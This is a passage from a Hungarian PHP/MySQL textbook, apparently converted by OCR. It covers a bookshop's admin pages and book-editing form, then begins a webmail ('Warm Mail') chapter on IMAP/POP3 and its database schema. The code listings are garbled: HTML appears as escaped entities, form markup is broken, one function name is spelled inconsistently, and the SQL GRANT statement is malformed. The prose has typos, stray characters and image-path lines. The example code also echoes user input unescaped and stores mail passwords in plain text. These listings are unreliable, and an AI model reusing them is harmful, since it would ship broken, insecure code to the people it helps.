28.11 ábra: A felhasználók a bejelentkezési felület mögött érik el a rendszergazdai funkciókat.



28.12 ábra: Az adminisztrációs menüben a rendszergazdai funkciókhoz férünk hozzá.

Az adminisztrációs menü kódját a 28.17 példakód tartalmazza.

28.17 példakód: admin.php – A rendszergazdát hitelesítő és számára az adminisztratív funkciókat elérhetővé tevő kód

```
<?php

// az alkalmazás függvényfájljainak beillesztése
require_once('konyv_kosar_fuggvenyek.php');
session_start();

if (($_POST['felhasznaloi_nev']) && ($_POST['jlsz'])) {
    // épp az imént próbáltak meg bejelentkezni

    $felhasznaloi_nev = $_POST['felhasznaloi_nev'];
    $jlsz = $_POST['jlsz'];

    if (bejelentkezes($felhasznaloi_nev, $jlsz)) {
        // ha benne vannak az adatbázisban, jegyezzük fel a felhasználói nevet!
        $_SESSION['admin_felhasznalo'] = $felhasznaloi_nev;

    } else {
        // sikertelen bejelentkezés
        html_fejlec_letrehozasa("Hiba:");
        echo "<p>Nem sikerült beléptetni.<br/>
              Az oldal megtekintéséhez be kell jelentkezni.</p>";
        html_url_letrehozasa('bejelentkezes.php', 'Bejelentkezés');
        html_lablec_letrehozasa();
        exit;
    }
}


html_fejlec_letrehozasa("Adminisztráció");
if (admin_felhasznalo_ellenorze()) {
    admin_menu_megjelenitese();
} else {
    echo "<p>Nincs jogosultsága belépni az adminisztrációs felületre.</p>";
}
html_lablec_letrehozasa();
?>
```

A kód minden bizonnal ismerősnek hat, hiszen a 27. fejezet egyik kódjához igen hasonló. Belépés után a felhasználó megváltoztathatja jelszavát, vagy kijelentkezhet; az ezeket a funkciókat megvalósító kód teljes egészében megegyezik a 27. fejezetben használttal, így itt most eltekintünk a megjelenítésétől.

Bejelentkezése után az admin_felhasznalo_munkamenet-változó és az admin_felhasznalo_ellenorzeze() függvény segítségével azonosítjuk a rendszergazdai felhasználót. Ezt és az adminisztrációs kódok által használt többi függvényt az admin_fuggvenyek.php függvénykönyvtár tartalmazza.

Ha a felhasználó úgy dönt, hogy új kategóriát vagy könyvet tölt fel, akkor a kategoria_beszurasa_urple.php, illetve a konyv_beszurasa_urple.php kódot veszi igénybe ehhez. Mindkettő egy kiöltendő űrlapot jelenít meg a rendszergazda számára. Az űrlapot a tartalmának megfelelő kód (kategoria_beszurasa.php vagy konyv_beszurasa.php) dolgozza fel, amely először ellenőrzi, hogy az űrlap ki lett-e töltve, majd beszúrja az adatbázisba az új adatokat. A két kódpár közül csak a könyvek beszúrását végzők tartalmát tekintjük át, mert a másik két kód ezekkel teljes mértékben egyező módon működik.

A konyv_beszurasa_urple.php kód által létrehozott űrlapot a 28.13 ábra mutatja.



28.13 ábra: A rendszergazda ezzel az űrlappal vihet fel új könyveket az online katalógusba.

Figyeljük meg, hogy a könyvek Kategória mezője egy HTML SELECT elem! A legördülő menüből választható lehetőségek a korábban már megvizsgált kategoriak_lekerese() függvény hívásából köverkeznek.

Amikor a felhasználó a „Könyv felvitele” gombra kattint, a konyv_beszurasa.php fájl hívja meg. Ennek tartalmát a 28.18 példakód mutatja.

28.18 példakód: konyv_beszurasa.php – A kód ellenőri az új könyv adatait, majd beszúrja azokat az adatbázisba

```
<?php

// az alkalmazás függvényfájljainak beillesztése
require_once('konyv_kosar_fuggvenyek.php');
session_start();
html_fejlec_letrehozasa("Könyv felvitele");
if (admin_felhasznalo_ellenorzeze()) {
    if (kitoltott($_POST)) {
        $isbn = $_POST['isbn'];
        $cim = $_POST['cim'];
        $szerzo = $_POST['szerzo'];
        $kategoriaID = $_POST['kategoriaID'];
        $kosar = $_POST['ar'];
        $leiras = $_POST['leiras'];

        if(konyv_beszurasa($isbn, $cim, $szerzo, $kategoriaID, $kosar, $leiras)) {
            echo "<p>A(z) <em>".stripslashes($cim). "</em> könyvet hozzáadtuk
az adatbázishoz.</p>";
        } else {
            echo "<p>A(z) <em>".stripslashes($cim). "</em> könyvet nem sikerült hozzáadni
"

```

```

        az adatbázishoz.</p>";
    }
} else {
    echo "<p>Nem töltötte ki az űrlapot. Kérjük, próbálja meg újra!</p>";
}

html_url_letrehozasa("admin.php", "Vissza az Admin menűhöz");
} else {
    echo "<p>Nincs jogosultsága megtekinteni azt az oldalt.</p>";
}

html_lablec_letrehozasa();


?>

```

A 28.18 példakódból látható, hogy a kód meghívja a `konyv_beszurasa()` függvényt. Ezt és az adminisztrációs kódok által használt többi függvényt az `admin_fuggvenyek.php` függvénykönyvtárban találjuk.

Az új kategóriák és könyvek felvitele mellett a rendszergazdák szerkeszthetik és törlhetik is azokat. Ezeket a funkciókat úgy valósítottuk meg, hogy minél többet fel tudunk használni a meglévő kódokból. Amikor a rendszergazda az adminisztrációs menü „Ugrás a nyitóoldalra” hivatkozására kattint, az `index.php` oldalon lévő kategórialistához jut, és az általános felhasználókkal egyező módon, ugyanazokat a kódokat használva navigálhat az oldalon.

Egy fontos különbösséget azonban meg kell említeni az egyszerű és a rendszergazdai felhasználók között: az utóbbiaknak más funkciókat teszünk elérhetővé. A rendszergazdákat az alapján ismerjük fel, hogy számukra az `admin_felhasznalo_munkamenet-változót` regisztráltuk. Ha megnézzük például a fejezet egy korábbi részében megvizsgált `konyv_megjelenitese.php` oldalt, akkor a 28.14 ábrán láthatóktól különböző menüpontokat látunk.



28.14 ábra: A `konyv_megjelenitese.php` kód másmilyen kimenetet állít elő a rendszergazdák számára.

Rendszergazdaként két új gombot látunk az oldalon: „Tétel szerkesztése” és „Admin menü”. Vegyük észre, hogy a jobb felső sarokban nem jelenik meg a kosár, helyette a „Kijelentkezés” gombot láthatjuk ott!

Ennek az oldalnak a kódja, amit még a 28.8 példakódban láthattunk, a következőképpen néz ki:


```

if(admin_felhasznalo_ellenorzese()) {
    gomb_megjelenitese("konyv_szerkeszes_urlap.php?isbn=". $isbn, "tetel-szerkesztese",
                        "Tétel szerkesztése");
    gomb_megjelenitese("admin.php", "admin-menu", "Admin menü");
    gomb_megjelenitese($cel, "folytatás", "Folytatás");
}

```

Ha újra megnézzük a `kategoria_megjelenitese.php` kódot, ott is láthatjuk ezeket a funkciókat.

Amikor a rendszergazda a „Tétel szerkesztése” gombra kattint, a `konyv_szerkeszes_urlap.php` kódot hívja meg. A kód kimenetét a 28.15 ábrán láthatjuk.



28.15 ábra: A konyv_szerkesztese_urlap.php kód lehetőséget ad a rendszergazdáknak a könyv adatainak szerkesztésére és a könyv törlésére.

Az űrlap első fele megegyezik azzal, amivel korábban a könyvek adatait felvittük. Abba az űrlapba beépítettünk egy olyan opciót, ami a meglévő könyvadatokat áthadhatja az űrlapnak az űrlap szövegmezőiben való megjelenítés céljából. Ugyanezt a változtatást hajtottuk végre a kategóriák szerkesztésére és törlésére szolgáló űrlapon is. A 28.19 példakódban láthatjuk, hogy minden pontosan mit jelent.

28.19 példakód: Az admin_fuggvenyek.php könyvtár konyv_urlap_megjelenitese() függvénye – A felvitelhez és szerkesztéshez is használható, kettős célú űrlap

```
function konyv_urlap_megjelenitese($konyv = '') {
    // A könyv űrlapot jeleníti meg.
    // Nagyon hasonló a kategória űrlaphoz.
    // Az űrlapot könyvek felvitelére és szerkesztésére lehet használni.
    // Felvitelhez nem adunk át paramétert. Ez false-ra állítja a $szerkesztes
    // értékét, az űrlap pedig a konyv_beszurasa.php oldalt hívja meg.
    // Szerkesztéshez egy könyvet tartalmazó tömböt adunk át. Az űrlap
    // a régi adatokkal fog megjelenni, és a konyv_szerkesztese.php oldalra mutat.
    // Egy "Könyv törlése" gombot is megjelenít.

    // ha meglévő könyvet adunk át neki, "szerkesztési módban" folytatja
    $szerkesztes = is_array($konyv);
    // az űrlap nagy része egyszerű HTML
    // némi PHP kóddal kiegészítve
    ?>
    <form method="post"
        action="php echo $szerkesztes ? 'konyv_szerkesztese.php' :
        'konyv_beszurasa.php';?&gt;&gt;
    &lt;table border="0"&gt;
        &lt;tr&gt;
            &lt;td&gt;ISBN:&lt;/td&gt;
            &lt;td&gt;&lt;input type="text" name="isbn"
                value="<?php echo $szerkesztes ? $konyv['isbn'] : ''; ?&gt;" /&gt;&lt;/td&gt;
        &lt;/tr&gt;
        &lt;tr&gt;
            &lt;td&gt;Könyvcím:&lt;/td&gt;
            &lt;td&gt;&lt;input type="text" name="cim"
                value="<?php echo $szerkesztes ? $konyv['cim'] : ''; ?&gt;" /&gt;&lt;/td&gt;
        &lt;/tr&gt;
        &lt;tr&gt;</pre

```

```

<td>Szerző:</td>
<td><input type="text" name="szerzo"
    value=<?php echo $szerkesztes ? $konyv['szerzo'] : ''; ?>" /></td>
</tr>
<tr>
    <td>Kategória:</td>
    <td><select name="kategoriaID">
        <?php
            // a szóba jöhető kategóriák listája az adatbázisból származik
            $kat_tomb=kategoriak_lekerese();
            foreach ($kat_tomb as $ez_a_kat) {
                echo "<option value=\"".$ez_a_kat['kategoriaID']."\"";
                // ha meglévő könyv, tegye az aktuális kategóriába!
                if (($szerkesztes) && ($ez_a_kat['kategoriaID'] == $konyv['kategoriaID'])) {
                    echo " kiválasztva";
                }
                echo ">".$ez_a_kat['kategoria_neve']."'</option>";
            }
        ?>
    </select>
    </td>
</tr>
<tr>
    <td>Ár:</td>
    <td><input type="text" name="ar"
        value=<?php echo $szerkesztes ? $konyv['ar'] : ''; ?>" /></td>
</tr>
<tr>
    <td>Leírás:</td>
    <td><textarea rows="3" cols="50" name="leiras"><?php echo $szerkesztes ?
$konyv['leiras'] : ''; ?></textarea></td>
</tr>
<tr>
    <td <?php if (!$szerkesztes) { echo "colspan=2"; }?> align="center">
        <?php
            if ($szerkesztes)
                // ha az isbn kódot módosítjuk,
                // szükségünk van a régire, hogy megtaláljuk a könyvet az adatbázisban
                echo "<input type=\"hidden\" name=\"elozo_isbn\""
                    value=\"".$konyv['isbn']."'>";
        ?>
        <input type="submit"
            value=<?php echo $szerkesztes ? 'Könyv szerkesztése' : 'Új Könyv
            hozzáadása'; ?> Könyv" />
    </td>
<?php
    if ($szerkesztes) {
        echo "<td>
            <form method=\"post\" action=\"konyv_torlese.php\">
                <input type=\"hidden\" name=\"isbn\""
                    value=\"".$konyv['isbn']."'>
                <input type=\"submit\" value=\"Könyv törlése\"/>
            </form></td>";
    }
}

```

```

    ?>
  </td>
</tr>
</table>
</form>
<?php
}

```

Ha az ürlapnak könyvadatokat tartalmazó tömböt adunk át, szerkesztési módban, az ürlapmezőkben a meglévő adatokkal jelenik meg:

```

<input type="text" name="ar"
      value="php echo $szerkeszes ? $konyv['ar'] : ''; ?&gt;" /&gt;
</pre

```

A küldés gomb is kicsit másmilyen. Sőt, a szerkesztésre alkalmas ürlapon egészen pontosan két gombot láthatunk: az egyik akönyv szerkesztésére, a másik pedig a törlésére szolgál. Ezek a gombok a `konyv_szerkeszes.php`, illetve a `konyv_torles.php` kódot hívják meg, amelyek a kért műveletnek megfelelően frissítik az adatbázist.

A fenti két kód kategóriákat kezelő változatai egyetlen doleg kivételével ugyanigy működnek. Amikor a rendszergazda megpróbál törölni egy kategóriát, ez csak akkor sikerül, ha egyetlen könyv sincsen benne. (Ezt egy lekérdezéssel ellenőrzi a kód.) Ezzel megelőzhetjük a törlési anomáliák okozta esetleges problémákat. Az ilyen anomáliáról a *Webes adatbázis meghatározása* című 8. fejezetben esett szó. Ennél a konkrét példánál maradva: ha olyan kategóriát törölünk, amely könyveket tartalmaz, azok a könyvek „árvává” válnak. Nem tudnánk, hogy milyen kategóriába tartoznak, és nem tudnánk hozzájuk navigálni.

Ezzel befejeztük az adminisztrációs felület áttekintését. További részletekért vizsgáljassuk a kódot, amit teljes egészében megtalálunk a letölthető mellékletekben!

A projekt továbbfejlesztése

Ha végigkövettük a projektet, egy viszonylag egyszerű kosár funkciót kínáló rendszert hozhattunk létre. Az így kapott alkalmazást sokféleképpen bővíthetjük és továbbfejleszthetjük:

- Egy valodi online boltban mindenki mindenkorban szükség van a megrendeléseket és a teljesítéseket nyomon követő rendszerre. Jelenleg egyáltalán nem látjuk, hogy milyen megrendeléseket kaptunk.
- A vásárlók igénylik, hogy tudjanak megrendelésük állapotáról – lehetőleg úgy, hogy ehhez ne kelljen kapcsolatba lépni az eladóval. Fontos, hogy a vásárlók bejelentkezés nélkül is böngészhetsek az oldalon árult termékeket. A meglévő vásárlók hitelesítése ugyanakkor lehetőséget ad arra, hogy bejelentkezés után megtekintsék korábbi rendeléseiket, mi pedig körábbi vásárlási szokásaiak alapján különböző ügyfélprofilokat dolgozhatunk ki.
- Jelenleg FTP-n keresztül kell feltöltenünk a könyvek képeit az azokat tároló mappába, illetve el kell neveznünk a képfájlokat. A folyamatot azonban lehet egyszerűsíteni, ha fájlfelröltő funkcióval egészítjük ki a könyvek felvitelére szolgáló oldalt.
- Az alkalmazást – sok egyéb mellett – felhasználói bejelentkezéssel, a bejelentkezett felhasználók számára személyre szabott tartalom és könyvajánlók megjelenítésével, online értékelésekkel és a raktárkészlet nyilvántartásával fejleszthetnénk tovább. A lehetőségek száma szinte korlátlan.

Meglévő rendszer használata

Amennyiben gyorsan szeretnénk jól működő rendszert üzembe helyezni, vegyük igénybe valamelyik meglévő kosármegoldást! Az egyik jól ismert, nyílt forráskódú és PHP-ben megvalósított kosárrendszer a <http://www.fishcart.org/> oldalról elérhető FishCartSQL.

A több nyelven használható rendszer egyebek között olyan fejlett funkciókat kínál, mint a vásárlókövetés, az időzített akciók lehetősége, a hitelkártya-feldolgozás és az egy kiszolgálón futó több online bolt támogatásának lehetősége. Meglévő rendszer igénybe vételekor természetesen mindenkorban annak esélye, hogy pont a számunkra fontos funkciók hiányoznak. A nyílt forráskódú megoldások egyik előnye viszont éppen az, hogy tetszés szerint módosíthatjuk a nekünk nem tetsző vagy nem megfelelő dolgokat.

Hogyan tovább?

A következő fejezetben azt fogjuk megtanulni, hogyan fejesszünk olyan webes kezelőfelületet, amivel az IMAP protokoll segítségével az internetről küldhetünk és fogadhatunk e-maireket.

Webalapú levelezőszolgáltatás létrehozása

Napjainkban egyre több oldal kínál felhasználónak webalapú e-mail szolgáltatást. Az előtünk álló fejezetből kiderül, hogyan tudunk a PHP IMAP könyvtárának segítségével webes kezelőfelületet fejleszteni meglévő levelezőkiszolgálóhoz. A szolgáltatás alkalmas arra, hogy weboldalon keresztül elérhető legyen meglévő postafiók, sőt, egyszer akár olyan tömeges webalapú levelezőalkalmazássá fejleszthetjük, mint a rengeteg felhasználót támogatni képes GMail, Yahoo! Mail vagy Hotmail.

A projektben a Warm Mail nevű e-mail klienst fogjuk létrehozni, amely lehetővé teszi a felhasználóknak, hogy:

- Kapcsolódjanak POP3 vagy IMAP levelezőszerverükön lévő postafiókjukhoz
- Olvassák leveleiket
- Levelet küldjenek
- Válaszoljanak beérkezett üzeneteikre
- Továbbítsák beérkezett üzeneteiket
- Töröljék a postafiókjukban levő üzeneteiket

A megoldás alkotóelemei

Ahhoz, hogy a felhasználó olvasni tudja leveleit, valamilyen módszerrel kapcsolódnia kell a levelezőszerveréhez. Ez jellemzően nem ugyanaz a gép, mint a webszerverünk. Meg kell találni a módját, hogy kapcsolatba lépjünk a felhasználó postafiókjával, mert enélkül nem látjuk a beérkezett üzeneteit, és nem tudunk az egyes levelekkel egyenként foglalkozni.

Levelezőprotokollok: a POP3 és az IMAP összehasonlítása

A levelezőszerverek által támogatott, a felhasználói postafiókok olvasására szolgáló két legelterjedtebb protokoll a Post Office Protocol version 3 (POP3) és az Internet Message Access Protocol (IMAP). Ha megoldható, alkalmazásunknak mind a két protokollt támogatnia kellene.

A kettő között a fő különbség abban áll, hogy a POP3 elsősorban olyan felhasználóknak jó, és ennek megfelelően jellemzően olyanok használják, aik csak rövid ideig csatlakoznak a hálózathoz, hogy leveleiket a kiszolgálóról letöltsék, töröljék. Az IMAP online használatra kialakított protokoll, amely leginkább az állandóan a távoli kiszolgálón tartott levelek kezelésére alkalmas. Az IMAP olyan magasabb szintű funkciókkal is rendelkezik, amiket nem fogunk jelen projektünkben kihasználni.

Ha szeretnénk a két protokoll közötti különbségekről bővebben tájékozódni, olvassuk el az RFC dokumentumukat (RFC 1939 a POP version 3-hoz, illetve RFC 3501 az IMAP version 4 rev1 verziójához)! A két protokollt összehasonlító kiváló cikket találunk a <http://www imap org/papers/imap vs.pop.brief.html> oldalon.

Egyik protokoll sem levélküldésre szolgál; erre a célra a Simple Mail Transfer Protocol (SMTP) alkalmas, amit már korábban is használtunk a PHP `mail()` függvényével. Ezt a protokollt az RFC 821 dokumentum írja le.

POP3 és IMAP támogatása PHP-ben

A PHP magas szinten támogatja az IMAP és a POP3 protokolلت, mindenkor az IMAP függvénykönyvtár által. A fejezetben bemutatandó kód használatához telepítenünk kell az IMAP könyvtárat. A `phpinfo()` függvény kimenetéből megállapíthatjuk, hogy rendszerünkön telepítve van-e már a könyvtár.

Ha Linuxot vagy Unixot használunk, és nincsen telepítve az IMAP könyvtár, le kell töltenünk az ehhez szükséges könyvtákat. FTP-n keresztül az alábbi címről szerezhetjük be a legújabb verziót: <ftp://ftp.cac.washington.edu/imap/>. Ha Unixot

futtatunk, töltük le a forrást, és fordítsuk le operációs rendszerünknek! Ezt követően hozzunk létre egy könyvtárat az IMAP fájloknak rendszerünk include (beillesztett fájlokat tartalmazó) könyvtárán belül, és adjuk neki mondjuk az `imap` nevet! (Nem elég, ha egyszerűen csak bemásoljuk a fájlokat az alap include könyvtárba, mert ez később ütközéset okozhat.) Hozzunk létre az új könyvtárban két alkönyvtárat, aminek `imap/lib/` és `imap/include/` legyen a neve! Másoljuk be a telepítésből az összes `*.h` fájlt az `imap/include/` könyvtárba! Ha végrehajtjuk a fordítást, egy `c-client.a` jön létre. Nevezzük át ezt `libc-client.a`-ra, és másoljuk be az `imap/lib/` könyvtárba!

Ekkor futtassuk a PHP konfiguráló szkriptjét, amelyhez a többi, általunk használt paraméter mellett a `--with-imap=dirname` direktívát is hozza kell adnunk (a `dirname` helyére az általunk létrehozott könyvtár nevét kell beírnunk), majd fordítsuk újra a PHP-t!

Az IMAP kiterjesztés Windows alatti használatához nyissuk meg a `php.ini` fájlt, és vegyük ki a megjegyzés jelét az alábbi sor elől (vagyis mostantól ne megjegyzés legyen):

`extension=php_imap.dll`

Ezt követően indítsuk újra a webszertvert! Azt, hogy az IMAP kiterjesztés telepítve van-e, a `phpinfo()` függvény futtatásával állapíthatjuk meg. Kimenetében látnunk kell az IMAP-pel foglalkozó részt.

Egy érdekességre érdemes felhívunk a figyelmet: noha IMAP függvényeknek nevezzük őket, egyformán jól működnek a POP3-mal és a Network News Transfer Protocollal (NNTP) is. Példánkban az IMAP-hoz és a POP3-hoz fogjuk használni őket, de a Warm Mail alkalmazást egyszerűen továbbfejleszthetnénk, hogy NNTP-t használva ne csak levelezőkliens, hanem hírolvasó (newsreader) is legyen.

A könyvtár számos függvényt tartalmaz, de az alkalmazás működéséhez csak néhányat fogunk közülük használni. Használatukkor bemutatjuk ezeket a függvényeket, de jó, ha tudjuk, hogy a könyvtár számos további függvényt kínál. Ha ettől a projekttől eltérő igényeink vannak, vagy további funkciókkal szeretnénk gazdagítani az alkalmazást, lapozzunk bele bátran a könyvtár dokumentációjába!

Viszonylag jól használható levelezőalkalmazást lehet fejleszteni már akkor is, ha a beépített függvényeknek csak egy töredékkel dolgozunk. Ez egyúttal azt is jelenti, hogy a dokumentációnak csak egy részén kell átrágnunk magunkat. Ebben a fejezetben a következő IMAP függvényeket fogjuk használni:

- `imap_open()`
- `imap_close()`
- `imap_headers()`
- `imap_header()`
- `imap_fetchheader()`
- `imap_body()`
- `imap_delete()`
- `imap_expunge()`

Ahhoz, hogy a felhasználó olvasni tudja leveleit, szükségünk van kiszolgálójának és postafiókjának az adataira. Hogy ne kelljen ezeket minden egyes alkalommal megkérdezni, felhasználói nevet és jelszót állítunk be a felhasználóknak, hogy adatbázisban tárolhassuk adataikat.


Az emberek gyakran egynél több postafiókkal rendelkeznek (például egy otthonival és egy munkahelyivel), ezért lehetővé kell tenni számukra, hogy bármelyikhez hozzáférjenek. Ehhez az szükséges, hogy az adatbázis egy felhasználóhoz több postafiók adatát is el tudja tárolni.

A felhasználók szeretnék elolvasni meglévő leveleiket, válaszolni rájuk, továbbítani vagy törlni őket, illetve minden bizonyos küldeni is kívának új üzeneteket. Az olvasással kapcsolatos funkciókat az IMAP vagy a POP3 protokollal, a küldést pedig a SMTP `mail()` függvényével tudjuk megvalósítani.

Most pedig vizsgáljuk meg, hogy lehet összerakni ezeket a részeket!

A megoldás áttekintése

Webalapú rendszerünk általános folyamatábrája nem sokkal különbözik más e-mail kliensekétől. A 29.1 ábrán a rendszer működését és moduljait bemutató folyamatábra látható.



29

29.1 ábra: A Warm Mail alkalmazás felülete postafiók- és üzenetszintű funkciókat nyújt a felhasználóknak.

Az ábrából látszik, hogy először bejelentkezésre kérjük fel a felhasználót, majd választási lehetőséget adunk neki. Új postafiókot hozhat létre, vagy kiválaszthatja az éppen használni kívánt, már meglévő fiókját. Megtekintheti bejövő üzeneteit – válaszolhat rájuk, továbbíthatja és törölheti azokat –, illetve új üzenetet küldhet.

Lehetőséget adunk a felhasználóknak arra, hogy egy adott üzenet fejlécét teljes részleteiben megtekintsék. A fejlécben található részletes adatok rengeteg információt közölhetnek az üzenetről. Láthatjuk, hogy melyik gépről érkezett a levél – ami ki-válon alkalmas a levélszemét (spam) lenyomozására. Kiderül, hogy melyik gép továbbította a levelet, és mikor érte el az egyes hosztokat – amiből megállapítható, hogy kit okolhatunk a késve érkezett levélért. Amennyiben a küldő levelezőalkalmazása opcionális információkat is megad a fejlécben, akkor akár azt is megtudhatjuk, hogy milyen levelezőklientet használ a küldő.

Ez a projekt az előző kettőtől kissé eltérő alkalmazásarchitektúrát használ. Ahelyett, hogy az egyes modulokat több kód alkotná, a projekt egyetlen hosszabb kódból (`index.php`) áll, ami úgy működik, mintha egy grafikus kezelőfelületű program eseményhurokja lenne. Az oldal bármely gombjára kattintva az `index.php` fájlhoz jutunk, azonban minden esetben más paramétert adunk át a kódnak. A paramétertől függően eltérő függvényeket hívunk meg, hogy megjelenítsük a felhasználó számára a kívánt tartalmat. A függvényeket szokás szerint függvénykönyvtárakba helyezzük.

Az ilyen architektúra kiválóan alkalmas az ehhez hasonló kis alkalmazásokhoz. Elsősorban eseményvezérelt alkalmazásokhoz megfelelő, ahol a felhasználói műveletek váltják ki a működést. Egyetlen eseménykezelő használata ugyanakkor nem alkalmas nagyobb architektúrákhöz vagy projektekhöz, amelyeken egy egész csapat fejlesztő dolgozik.

A Warm Mail projektet alkotó fájlokat a 29.1 táblázat sorolja fel.

29.1 táblázat: A Warm Mail levelezőalkalmazásban használt fájlok

Név	Típus	Leírás
<code>index.php</code>	Alkalmazás	A teljes alkalmazást futtató, fő kód
<code>beillesztett_fuggvenyek.php</code>	Függvények	Az alkalmazásba beillesztett fájlok gyűjteménye
<code>adat_ellenorzo_fuggvenyek.php</code>	Függvények	A felhasználó által bevitt adatokat ellenőrző függvények gyűjteménye
<code>adatbazis_fuggvenyek.php</code>	Függvények	A levelezés adatbázishoz kapcsolódásra használt függvények gyűjteménye
<code>levelezo_fuggvenyek.php</code>	Függvények	A levelezéshez kapcsolódó, postafiókok megnyitására, levelek olvasására stb. használható függvények gyűjteménye
<code>kimeneti_fuggvenyek.php</code>	Függvények	A HTML kimenetet előállító függvények gyűjteménye
<code>felhasznaloi_hitelesites_fuggvenyek.php</code>	Függvények	A felhasználók hitelesítésére használt függvények gyűjteménye

Név	Típus	Leírás
adatbazis_letrehozasa.sql	SQL	A levelezés adatbázist és egy felhasználót létrehozó SQL kód

Vizsgáljuk meg most magát az alkalmazást!

29

Az adatbázis létrehozása

A Warm Mail alkalmazás adatbázisa viszonylag egyszerű, mivel igazából egyetlen e-mailt sem tárol.

Tárolni kell benne viszont a rendszer felhasználóit. minden felhasználó esetén az alábbi mezőket kell szerepelteni az adatbázisban:

- **felhasznaloi_nev** – A felhasználó által a Warm Mail alkalmazáshoz választott felhasználói név.
- **jelszo** – A felhasználó által a Warm Mail alkalmazáshoz választott jelszó.
- **email_cim** – A felhasználó által választott e-mail cím, amely a rendszerből küldött levelek Feladó mezőjében megjelenik.
- **felado_neve** – A felhasználó neve, amit az általa küldött levelek feladójaként szeretne megjeleníteni.

Ezen túlmenően minden olyan postafiókot el kell tárolnunk, amit a felhasználók a rendszerünk segítségével el kívának érni. minden postafiókhöz az alábbi adatokat kell feljegyezni:

- **felhasznaloi_nev** – A Warm Mail felhasználó, akihez a postafiók tartozik.
- **szerver** – A gép, amin a postafiók található; például localhost, mail.tangledweb.com.au vagy bármilyen más domain.
- **port** – A port, amelyhez a postafiók használata érdekében csatlakozni kell. POP3 kiszolgálók esetén általában a 110-es, IMAP kiszolgálók esetén pedig a 143-as.
- **tipus** – A kiszolgálóhoz való csatlakozáshoz használt protokoll, POP3 vagy IMAP.
- **tavoli_felhasznalo** – A levelezőkiszolgálóhoz való csatlakozásra használt felhasználói név.
- **tavoli_jelszo** – A levelezőkiszolgálóhoz való csatlakozásra használt jelszó.
- **fok_azonosito** – A postafiókok azonosítására használt egyedi kulcs.

Az alkalmazás adatbázisát a 29.1 példakódban lévő SQL kód futtatásával hozhatjuk létre.

29.1 példakód: adatbazis_letrehozasa.sql – A levelezés adatbázist létrehozó SQL kód

```
CREATE DATABASE levelezes;

USE levelezes;

CREATE TABLE felhasznalok
(
    felhasznaloi_nev CHAR(16) NOT NULL PRIMARY KEY,
    jelszo CHAR(40) NOT NULL,
    email_cim CHAR(100) NOT NULL,
    felado_neve CHAR(100) NOT NULL
);

CREATE TABLE fiokok
(
    felhasznaloi_nev CHAR(16) NOT NULL,
    szerver CHAR(100) NOT NULL,
    port INT NOT NULL,
    tipus CHAR(4) NOT NULL,
    tavoli_felhasznalo CHAR(50) NOT NULL,
    tavoli_jelszo CHAR(50) NOT NULL,
    fok_azonosito INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY
);
```

```
GRANT SELECT, INSERT, UPDATE, DELETE
ON levelezes.*;
TO levelezes@localhost IDENTIFIED BY 'jelszo';
```

Ne felejtük el futtatni a fenti SQL kódot az alábbi utasítás begépelésével:

```
mysql -u root -p < adatbazis_letrehozasa.sql
```

A futtatáshoz meg kell adni root jelszavunkat. Az adatbazis_letrehozasa.sql és az adatbazis_fuggvenyek.php kódban futtatásuk előtt meg kell változtatni a levelezes felhasználó jelszavát.

Ehhez az alkalmazáshoz nem hozunk létre felhasználói regisztrációt és rendszergazdai adminisztrációt. Ha szélesebb körben kívánjuk használni a programot, akkor magunknak kell megvalósítani ezeket a funkciókat, de ha csak mi fogjuk használni, akkor elég, ha saját adatainkat szűrjuk be az adatbázisba. A letölthető mellékletek 29_fejezet mappájában található feltoltés.sql kód ehhez kínál sablont, így saját adatainkat beszúrva és a kódot futtatva beállíthatjuk saját magunkat felhasználónak.

A kód architektúrájának vizsgálata

Már említettük, hogy a Warm Mail alkalmazás egyetlen kódossal szabályozza az összes funkciót. Ezt az index.php nevű fájlt a 29.2 példakódban láthatjuk. A kód ugyan elég hosszú, de részenként fogunk végigmenni rajta.

29.2 Példakód: index.php – A Warm Mail levelezőrendszer gerince

```
<?php
// Ez a fájl a Warm Mail alkalmazás központi része.
// Lényegében állapotgépként működik, és megjeleníti a felhasználóknak
// az általuk választott művelet eredményét.

//*****
// 1. rész: előfeldolgozás
// Az oldal fejlécének elküldése előtt dolgozzuk fel, amit kell,
// és döntsük el, milyen adatokat jelenítsünk meg az oldal fejlécén!
//*****

include ('beillesztett_fuggvenyek.php');
session_start();
// rövid változónevek létrehozása
$felhasznaloi_nev = $_POST['felhasznaloi_nev'];
$jelszo = $_POST['jelszo'];
$muvelet = $_REQUEST['muvelet'];
$fiok = $_REQUEST['fiok'];
